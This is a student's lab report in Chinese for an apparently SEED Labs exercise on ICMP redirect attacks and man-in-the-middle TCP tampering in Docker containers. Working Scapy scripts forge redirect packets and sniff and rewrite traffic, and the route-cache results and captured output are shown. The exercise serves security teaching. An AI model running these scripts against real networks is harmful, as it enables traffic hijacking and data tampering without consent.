Lab 3 . Report

5711805 钱煜

Task 1

①构造 ICMP 重定向攻击代码：

```
#!/usr/bin/evn python3
from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type = 5, code = 0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```


②进入 victim(10.9.0.5)中 ping 目标 ip 192.168.60.5：

```
[07/13/21]seed@VM:~$ dockps
8ad39ca9089e  router
3530946b535f  host-192.168.60.6
9dc8057f2858  attacker-10.9.0.105
582bd100a03e  victim-10.9.0.5
90254d744813  malicious-router-10.9.0.111
7b56fb30c82f  host-192.168.60.5
[07/13/21]seed@VM:~$ docksh 58
root@582bd100a03e:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.146 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.052 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.056 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.052 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.053 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.050 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.051 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.146 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.084 ms
```

③进入 attacker(10.9.0.105)，运行测试代码：

```
[07/13/21]seed@VM:~$ docksh da
root@da25e29835ce:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@da25e29835ce:/# cd volumes
root@da25e29835ce:/volumes# ls
test1.py
root@da25e29835ce:/volumes# python3 test1.py
.
Sent 1 packets.
root@da25e29835ce:/volumes#
```

④利用 Wireshark 抓包重定向报文：



35	2021-07-13 11:3…	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x00
36	2021-07-13 11:3…	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x00
37	2021-07-13 11:3…	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x00
38	2021-07-13 11:3…	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x00
39	2021-07-13 11:3…	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x00
40	2021-07-13 11:3…	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x00
48	2021-07-13 11:3…	10.9.0.11	10.9.0.5	ICMP	72	Redirect (Redire
49	2021-07-13 11:3…	10.9.0.11	10.9.0.5	ICMP	72	Redirect (Redire
58	2021-07-13 11:3…	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x00
59	2021-07-13 11:3…	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x00
60	2021-07-13 11:3…	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x00
61	2021-07-13 11:3…	10.9.0.5	192.168.60.5	ICMP	100	Echo (ping) request id=0x00
62	2021-07-13 11:3…	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x00
63	2021-07-13 11:3…	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x00
64	2021-07-13 11:3…	192.168.60.5	10.9.0.5	ICMP	100	Echo (ping) reply id=0x00

⑤在 victim 容器查看路由缓存：

```
root@9164a504cc6a:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 243sec
```

⑥利用命令 mtr -n 192.168.60.5，进行 traceroute：

```
                          My traceroute  [v0.93]
9164a504cc6a (10.9.0.5)                          2021-07-13T15:44:52+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets                  Pings
 Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                  0.0%    34    0.1   0.1   0.1   0.2   0.0
 2. 10.9.0.11                   0.0%    34    0.2   0.1   0.1   0.2   0.0
 3. 192.168.60.5                0.0%    34    0.1   0.1   0.1   0.5   0.1
```

⑦利用 ip route flush cache 清除路由缓存，再次进行 traceroute：

```
root@9164a504cc6a:/# ip route flush cache
root@9164a504cc6a:/# mtr -n 192.168.60.5
root@9164a504cc6a:/#
```

```
                             My traceroute  [v0.93]
9164a504cc6a (10.9.0.5)                               2021-07-13T15:47:03+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                  Packets                Pings
 Host                           Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                    0.0%    58    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                 0.0%    57    0.1   0.1   0.1   0.2   0.0
```

Question 1：

不可以使用 ICMP 重定向攻击重定向到远程机器。

①修改 test1.py：

```
1 #!/usr/bin/evn python3
2 from scapy.all import *
3
4 ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
5 icmp = ICMP(type = 5, code = 0)
6 icmp.gw = "192.168.60.6"
7 # The enclosed IP packet should be the one that
8 # triggers the redirect message.
9 ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
10 send(ip/icmp/ip2/ICMP())
```

②再次查看路由缓存：

```
root@9164a504cc6a:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

由于无法连接外网的计算机，所以使用的还是默认的路由。

Question 2：

不可以使用 ICMP 重定向攻击重定向到同一网络中不存在的主机。

①修改代码：

```
#!/usr/bin/evn python3
from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type = 5, code = 0)
icmp.gw = "10.9.0.110"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

②查看路由内存：

```
root@9164a504cc6a:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

由于主机不存在，找不到重定向攻击的目标。

Question 3：

net.ipv4.conf 等参数置为 0 的意义是允许恶意路由器发送重定向报文，置为 1 后，重定向攻击不成功。

①修改本机中的 docker-compose.yml 文件：

```
    sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.all.send_redirects=1
            - net.ipv4.conf.default.send_redirects=1
            - net.ipv4.conf.eth0.send_redirects=1
```

②进行重定向攻击后 tracerout：

```
                           My traceroute  [v0.93]
9164a504cc6a (10.9.0.5)                               2021-07-13T16:06:46+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets               Pings
 Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                   0.0%    26    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                0.0%    26    0.1   0.1   0.1   0.2   0.0
```

Task 2

①改写 mitm_sample.py：

```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'57118105')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

②在 malicious-router 上将 sysctl net.ipv4.ip_forward 置为 0：

```
[07/13/21]seed@VM:~$ docksh 70
root@70dd3889f68c:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

可禁用恶意路由器的 IP 转发。

②在 victim 上运行 nc 192.168.60.5 9090 的命令，连接到服务器，在 user1 上运行 nc -lp 9090，启用 netcat 服务器监听端口，连接成功后验证 TCP 通信正常：

```
root@6f848e9f7167:/# nc 192.168.60.5 9090
qyseu
seedlabs
seedlabs123
```

```
[07/13/21]seed@VM:~$ docksh c5
root@c5aa9bc95f4a:/# nc -lp 9090
qyseu
seedlabs
seedlabs123
```

③在 victim 上 ping 192.168.60.5,然后在 attacker 上运行 test1.py,此时在 victim 上运行命令 ip route show cache 查看路由缓存：

```
root@c6c0ae2dcc19:/volumes# python3 test.py
.
Sent 1 packets.
root@c6c0ae2dcc19:/volumes#
```

```
root@6f848e9f7167:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 4sec
root@6f848e9f7167:/#
```

④在 malicious-router 上，运行 mitm_sample.py：

```
root@70dd3889f68c:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@70dd3889f68c:/# cd volumes
root@70dd3889f68c:/volumes# ls
mitm_sample.py  test.py
root@70dd3889f68c:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'seedlsbs\n', length: 9
.
Sent 1 packets.
*** b'seedlsbs\n', length: 9
.
Sent 1 packets.
*** b'seedlsbs\n', length: 9
```

⑤此时在 victim 和 user1 之间进行通信，可以看到信息被修改，攻击成功：

```
root@6f848e9f7167:/# nc 192.168.60.5 9090
qyseu
seedlabs
seedlabs123
seedlsbs
seedlabs123
seedlabs
```

```
root@c5aa9bc95f4a:/# nc -lp 9090
qyseu
seedlabs
seedlabs123
seedlsbs
57118105123
57118105
```

Question 4：

流量方向为 victim（10.9.0.5）到 usr1（192.168.60.5），因为攻击程序的的意图是修改受害者到目的地址的数据包，所以需要捕获的流量方向为 victim IP -> user1 IP

Question 5：

不难观察——以 victim IP 过滤时，在恶意路由器上会看到不停地发包，说明它对自己发出的报文在进行抓包检测；而以 MAC 地址过滤时，在恶意路由器上只能看到一个包，即不会对自己发出的报文进行检测。在 server 端都可以看到替换字符，说明两种方式攻击均成功。因此，选择以 MAC 地址过滤的方法更好。

①修改 fliter 为 tcp and src 10.9.0.5：

```
        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

②执行：

```
root@6f848e9f7167:/# nc 192.168.60.5 9090
qyseu
seedlabs
seedlabs123
Aseedlabs
seedlabs
seedlabs123
Aseedlabs
```

```
root@c5aa9bc95f4a:/# nc -lp 9090
qyseu
seedlabs
seedlabs123
Aseedlabs
57118105
57118105123
```

```
root@70dd3889f68c:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'seedlabs\nseedlabs123\n', length: 21
.
Sent 1 packets.
*** b'57118105\n57118105123\n', length: 21
.
Sent 1 packets.
*** b'57118105\n57118105123\n', length: 21
.
Sent 1 packets.
*** b'57118105\n57118105123\n', length: 21
.
Sent 1 packets.
*** b'57118105\n57118105123\n', length: 21
```

结果为无限循环抓包。

③修改 fliter 为 tcp and ether src 02:42:0a:09:00:05：

```
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

④结果转化成果且只发送一个包：

```
root@6f848e9f7167:/# nc 192.168.60.5 9090
seedlabs
Aseedlabs
root@c5aa9bc95f4a:/# nc -lp 9090
57118105
A57118105
```

```
root@70dd3889f68c:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
*** b'Aseedlabs\n', length: 10
.
Sent 1 packets.
```